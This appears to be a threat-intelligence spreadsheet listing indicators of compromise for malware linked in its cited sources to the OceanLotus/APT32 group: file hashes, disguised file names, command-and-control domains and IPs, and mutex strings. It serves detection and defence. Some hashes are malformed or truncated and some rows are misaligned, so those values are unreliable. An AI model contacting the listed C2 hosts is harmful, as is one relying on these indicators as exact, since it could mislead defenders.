5421781c2c05e64ef20be54e2ee32e37	bb5114227ab5bb2e6bde5bcd87e437f2998ee88d27f7cb15828c82666bef1	8	mscorsvw.exe	EXE	Denis		209920	12/21/15 2:35	3/8/17 17:01			z.notificeva.com, z.tulationeva.com, z.teriava.com, z.vieweva.com	CreateService(UPnPDeviceHost\upnp\psvc\z\W\ndows\2b7e909\er\fa\ut\ex\%W\svcs\			
9b7b0060229c6e3fd8a6c6599867b866	c8baddcd5967b502106f408be770c2af0256d6d0fd11893719c0ecc8b6cfcd	9	WerFault.exe	EXE	Denis		202240	6/22/07 18:17	3/9/17 20:21			ns1.opendns.info, search.ultraqueryns.net	CreateService(Micros\N\ET\Fr\ame\or\N\GE\N\0.25\86\c\%t\im\iz\at\ion\0.5.07\25\8\c\%W\ndows\m\c\%os\c\%N\T\Frame\or\k\0.25\m\sr\vs\ve\%et\sv\cs\			
5bc2b316311c3d1804506795d843ca9d	cb999fb3a5982c6b59fdcd9e9a5fb5727a48faf2f5f6e8e1664b9b807b7d29	VT	mscorsvw.exe	EXE	Denis		300032	6/8/04 19:56	11/13/17 9:55			z.notificeva.com, z.vieweva.com, z.teriava.com, z.tulationeva.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
b7b990fe7884b1e0998a4c65b936b8c	ce478c8abc980083a62f4ce4b040f1068e648d7cf6f3f94f283fd620eb8da24	9	CiscoEapFast.exe	EXE	Denis		179200	8/18/12 19:12	2/28/17 16:37	d957bccabad8af0e1b7fb7b7dd11a06d37656123ac97d353e1e93f0e72f35d49		z.tulationeva.com, z.vieweva.com, z.notificeva.com, z.teriava.com	CreateService(UPnPDeviceHost\upnp\psvc\z\Pr\1ahf\CM\VA\Sup\en\U\msprvs.exe\%W\svcs\			
18dde939dd712165fc71b35175869697	d957bccabad8af0e1b7fb7b7d11a06d37656123ac97d353e1e93f0e72f35d49	9	msprvs.exe	EXE	Denis		190464	8/18/12 19:12	2/24/17 6:49	ce478c8abc980083a62f4ce4b040f1068e648d7cf6f3f94f283fd620eb8da24		ns1.cleardns.com, search.ultraqueryns.biz, 193.169.245.166:53	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
aea9fb5b3cd8fd48add7d9ca6ed39	ea2c54dc6a9c33817f9967a20a841764e82b9b399d6a8791c1fc0dc6faa2f	VT	csc.exe	EXE	Denis		184136	11/13/05 21:52	3/24/17 8:48			z.gl-appspot.org, z.nsquery.net, z.facebook-cdn.net, z.tonholding.com	CreateMutex(0x373768e3d4a31b5a47d1af4%US%ER%E)			
018433e8e815d9d2065e7b759202edc	12c2c566c29f80478277e0f96b79fc85b9e86ebf1650d8f2d7877a6204f860	8	SwUSB.exe	EXE	Denis		201216	4/26/12 20:04	3/1/17 16:35			z.gl-appspot.org	CreateMutex(0x373768e3d4a31b5a47d1af4%US%ER%E)			
c8ea7653991bb8ecb436442f95003	f58a9713e22318e0b7bec00b886b378a5aa06a7960496a0d3e74db368fd3	VT	SwUSB.exe	EXE	Denis		179202	4/26/12 20:04	9/7/16 2:45			z.teriava.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
ba49eb3b3b747b7e0331855eba83f5	ff37aff31e0dcc9b51b29fc5ea1e671de6e59d1fc1a51c681b3b0d52687ae73f	VT	CSRSS.Exe	EXE	Denis		179200	6/22/07 18:17	8/12/16 20:37			z.teriava.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
f7af180d088f6b86509c2bea2d5cca6a	5d0baa165715d710edd4b202d9e6494f1061159521ba0b2474556e3bfe481ba1	VT	WerFault.exe	EXE	Denis		202240	6/22/07 18:17	5/17/17 4:14			z.vieweva.com, z.notificeva.com, z.tulationeva.com, z.teriava.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
1a4d58b281103fea2a4ccfb93f74d2	f5872f49943c39b78026fc3982b85330953a138cc27c2347a2810337f6bb5	8	CiscoEapFast.exe	EXE	Denis		179202	8/18/12 19:12	3/3/17 6:08			cpanel.cen jungle.com (198.20.167.132), phpmyadmin.cen target.com, repo.blecanyon.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
1ff1263633b46e6625043fc58897fc	5e1d794c53d10f3e0759347254a7a6c54005d1a1c4382574653fc5b6d7ef88	VT	tzutil.exe	EXE	Remy	Windshield	233472	4/19/04 18:16	3/15/17 17:22			fox.ailoux.com (185.29.10.24), cn.befmann.com, news.boleop.com, cloud.sicaogler.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
a532040810d0e34a28f20347807eb89f	9b237ec0a5e87b62c32ad795c2b5ff43134de4f942639b593bd7efcff90cf98	VT	clang_compiler32.dll, clang_compiler32.exe, OpenCL SDK	DLL	Remy	Windshield	232448	11/2/05 1:32	5/11/17 14:29			fox.ailoux.com (185.29.10.24), cn.befmann.com, news.boleop.com, cloud.sicaogler.com	CreateMutex(0x4f07b0f9b0fd4d2a5a2ada9d92\z\%US%ER%E)			
fb96ee03328af76dd6ff161544e2ed	cb62e646b5b62d4b1b3b28709e49ea4e9a1599a0c0bde1bca2144f11fac8422	VT	clang_compiler32.dll, clang_compiler32.exe, OpenCL SDK	EXE	Remy	Windshield	260096	12/4/09 13:35	5/18/17 17:37							
93da064e3fc422c63fecca93ee1b157	71bb21ff778a27b2b4590a09070480230208a4b079ffab64b790fd5c8c	7	Sylog.bin	data	encrypted Denis		1007808	3/14/18 11:17								
c212074b43b6f811f2a8fb7e670e0c	4ce7c9e9ca6f785921921de4d0b75c5436cd0d760a71d7267916a00c18f819f5b8770ffcfad5e1959047f8e	7	McUtil.dll	DLL	PlugV / Korplug		344064	11/13/06 9:58	2/18/18 18:42							
b65b82eddcced719c55d6d222926e648	06dec0082eac094dc0b4b3de8854f190f1d3112dada0d414d9a085a0ee309199	7	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEA4F90}.dll	DLL	Salgorea (Eset)		79872	9/13/08 13:38	10/5/17 18:18	4ab2df974e5e563f611d7267916a00c18f819f5b8770ffcfad5e1959047f8e						
a69c31b08f43c7b7f7b7a45d22f46f	0009f789f0b3f20ae9a24b8f3b6bca322cd05fc8d3be8e1b247a0e4551	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEA4F90}.dll	DLL	Salgorea (Eset)		79872	9/13/08 13:38	10/9/17 18:55	c70aceebef0d5541e3a323928867d98ae6edc6b6ab711bf2d4dd45502fce						
e07ce3a0e6da5ca974f87006de2862	34ae9148a4db9993110e4fe4a0f8e9db17790b036ea0f5c236f53bf845dd2a3	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEA4F90}.dll	DLL	Salgorea (Eset)		79872	9/13/08 13:38	9/30/17 3:38	bdb83301a470d202480274df161638f83bf26e77da131a11b89a5a3d8259c73						
f769ac32c8550a27fd77a664103fcc4b	3cc166273476beaf4d083e444914bdefc39a3faac5d049800859988b9c9c1b1	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEA4F90}.dll	DLL	Salgorea (Eset)		79872	9/13/08 13:38	9/2/17 6:45	b2e7b34ece74ff87845c55068dff207552bc90d28f6622c52d7aa54347255700						
90a9df6643a8976883e7f5a473ce843	6b560e2fc0be10d0ff9e544010f083ed7f53287357f79ff6c537c61bfcfe88	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEA4F90}.dll	DLL	Salgorea (Eset)		79872	9/13/08 13:38	9/29/17 7:37	890e5bd2650399d7f3b543e8d1e65c0385f4d6003186245c8574c1913ca5d64						
2d9d166b4d40c220df895235c06777b0	7477db2fab4dc77213008682e3302d6dd30e3963885f0a156d14bd067a5b5cc	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEA4F90}.dll	DLL	Salgorea (Eset)		79872	9/13/08 13:38	9/23/17 13:51	30d06e100215461ad1c5b3bdb7a3b65c61f0ad27ebd733c7a37f40bd4b64932e						
8de7d600d83bb3a6d2dd42932eed6f92	75835af4e772ead0e9fadd5938c44ab9a5b80f7df64f2															

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
a04be5ca8df86ee9b93974f4da88548e	26529af7782a902c04ae01898c8b14c9f01302165335858ad666b10532584254	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79872	9/17/08 19:34	9/13/17 4:37	a17d4568ad5f745d36f3c17846d3e0edf63d4e3c9fc9b861579e95f7a560217						
a2b45cae93603d04592a684285eb7b9	30d6a4b9c41225c22b3d1bf2f1eb3d1c57c8b1a69502eab076a4f97f14023ac	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79872	9/17/08 19:34	9/15/17 19:29	198e3c9e6f3dbcf586ac90486187ebffdeb1c5d663131fc60c45451b04cce7a						
4185f19a957f870ce6b511c4f86d7c06	08744b41169163d1fde59f98f4702cef46632a50b7c2bcba60ae6626170a3b	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79360	9/13/08 13:28	8/15/17 3:42	5091430fac8b608ac612c35a1e29ce47cde22429657460ddc660727806b511						
58febe3cd3a523bc2a5162ad302c49f	e22d2c3e78908a2a8301755da5927132f24bd3a2d5957b7d379f8ebd46b20d163	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79360	9/13/08 13:28	8/3/17 19:48	36c62261ba32b9a2d81c1c3ac9e317c52c766be57ced620ce646c7c94f994f9						
6a7abc717abb17ce60a922057a2e9386	16a608f88ef13ebdb228782aa29629e7b34664cf133ab7d653c15808e92f8fa	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79360	9/13/08 13:28	7/28/17 10:14	5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01ecb0b1673						
f9c820264597d8f649d88522dd66f222	13221bc0b7ee8f2ee265231134baa29624b7480e577f194b84a8652c67403150	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79360	9/19/17 4:30	12/19/17 12:20	c55ff0bb70b704eff1eee8d21a6c2e6fb06eb1d5fcbb030fdaeb9f8decf3						
f0be949e85e5c4e8a6bd4d9490ab9b3	a4071b588147021ec0e9908857a2938f1d9bab73ebde18d2e7feac053b1dc	VT	rastls.dll_{7032F494-0562-4422-9C39-14230E095C52}.dll	DLL	Salgorea (Eset)	79360	9/19/17 4:30	11/17/17 6:19	c24e6d402a5adf1ece2d6a3dbe270e0904d43119d68e7862555505825a273cad						
	0fdf7fa5c5f978a08f493e777510f12d86a368f83696b3ba46e43fe9c3642f8	VT			PlugX / Korplug										
	4b9a4571651a706c222a50056e4343eect75d4935f888102955bbececd94fd98	VT			PlugX / Korplug										virginiaar.com (198.50.234.111)
	7f20a38a265f074be3cfcd5fffc04c8dc2eb4d3d23d7d42fd	VT			PlugX / Korplug										
	a2155529411a2ae173a65b818b69df9628a4093417f8991683f06aa310dbb5bf	VT			PlugX / Korplug										
	ef095eb5790495aa618fec31fcf6087df187e749162336213eab0f3ba453ea	VT			PlugX / Korplug										
	f18e035dc2360a632b9f5f174ab2f53bfcfd500fd1d470d28383fad189005	VT			PlugX / Korplug										ilmakgn.traveroyce.com (198.50.234.111)
b45203c7bc35a092e78749bf17e4a7	c70acebfe9df5541e3a323928867d98ae6edcb6ab7114b9f2da4dd45502cfe	VT	FontExt.dll	EXE	Denis	1496064	5/21/10 10:33	10/9/17 15:03	0009f9789f0b3fd20e9a2c48ab36bbca322cdf050fc8d3ebe7e12b470a0e4551					hierylls.com (192.34.109.173)	
ba4268f694be7a252b917a692d157c3	b2e7b34ace74ff87845c5068ff20752b90d28f622c52d7a54347d4255700	VT	Thu moi thi du Hoi thao-Final-FRONT-PAGE.exe	EXE	Denis	8742400	4/13/07 19:11	9/2/17 6:43	3cc166273476ba9f4d083e444914bdecf39a3faa5d04980859988b9c9c91b1					virginiaar.com (198.50.234.111)	
8d6e7c59776cd16aa9630b63c53f	85b2d3c74e6a662657f04ec58e5519338fd16fa955773c826e34e3eef0d6e3c2	VT	FontExt.dll	EXE	Denis	1569792	5/21/10 10:33	11/26/17 18:35	75835af4e772ead0e9fadd59328c44ab9a5b80f7df64f7d2ef18f94483c08de					tswortho.com (164.132.45.67)	
87d108b2763ce08d3f611f2d240597ec	857462a7a466e1f6934b6313d7d3adaf14ca92fc8eabd820f6b1eda29c093c	VT	GoogleUpdateSetup.exe	EXE	Denis	2707456	11/16/11 9:54	12/5/17 4:35	73bdfeed3b4385fb237fd2d8b60a1e0e13b147046b951ef9f237ced2d7006d					arinaurna.com (173.209.43.20)	
2f5a12c3e90f769b388d1eade2371d	36c62261ba32b9a2d81c1c3ac9e317c52c766be57cecd620ce646c7c94f994f9	VT	WinWord.exe	EXE	Denis	1499136	9/17/08 19:34	9/2/17 2:20	e22d2c3e789908a2a8301755da5927132f24bd3a2d5957b7d379f8ebd46b20d163					dreyoddu.com (46.183.222.84)	
a01fd4a3947b9b029b8dd8e258e5c8	c55ff0bb70b704eff1eee8d21a6c2e6fb06eb1d5fcbb030fdaeb9f8decf3	VT	WinWord.exe	EXE	Denis	1815040	5/21/10 10:33	12/19/17 12:17	13221bc0b7ee8f2ee265231134baa29624b7480e577f194b84a8652c67403150					"Chinawebk.info, womenofchina.info, 185.64.104.229	
N/A	4331c18483950c9a48a71a9b1d9b26ad1e2216d170898c22494900c8fc5e36dd	4			Backdoor										System:galaburner.info, mx.powergala.info, smtp.galamower.com, help.galaspot.net
N/A	9d57ce4d1578fe7b3651a98b41a62888a1b228d6152acf3b5c3e0b4c81c77ad	4	user.gif	PS1	Windshield (?)										
7e68371ba3a988ff88e0fb54e2507f0d	N/A	1	install_flashplayer.exe												
9fea62c042a8eda1d3f5ae54bad1e959	N/A	1	sinopce.exe												
486bb089b2298ec2560af59008eafa	N/A	1													
b778d0de33b66ffdaaf76ba01e7c5b7	N/A	1	USBDevview.exe												
53e5718adff5feb2e3bb3396a229ba8	N/A	1	DSC00229.exe												
d39edc7922054af0f14a5b000a28e329	N/A	1	install_flashplayer13x37.exe												

Source References	
Cy	Cylance
VT	VirusTotal
1	http://www.freebuf.com/news/topnews/68622.html
2	https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html
4	https://mp.weixin.qq.com/s?__biz=MzI5NjA0Nj5MQ%3D%3D&idx=1&mid=265016440B&sn=a5abc26a34f4f21c20619146686670bf
3	https://researchcenter.paloaltonetworks.com/2017/06/unit42-new-improved-macos-backdoor-oceanlotus/
5	http://www.freebuf.com/articles/network/146552.html
6	https://mp.weixin.qq.com/s/UiVOYai5JLcYT32XJQPig
7	https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf
8	https://securelist.com/use-of-dns-tunneling-for-cc-communications/78203/
9	https://www.2.cyberason.com/asset/61:research-cobalt-kitty-profile-iccs
10	http://www.freebuf.com/articles/others-articles/153666.html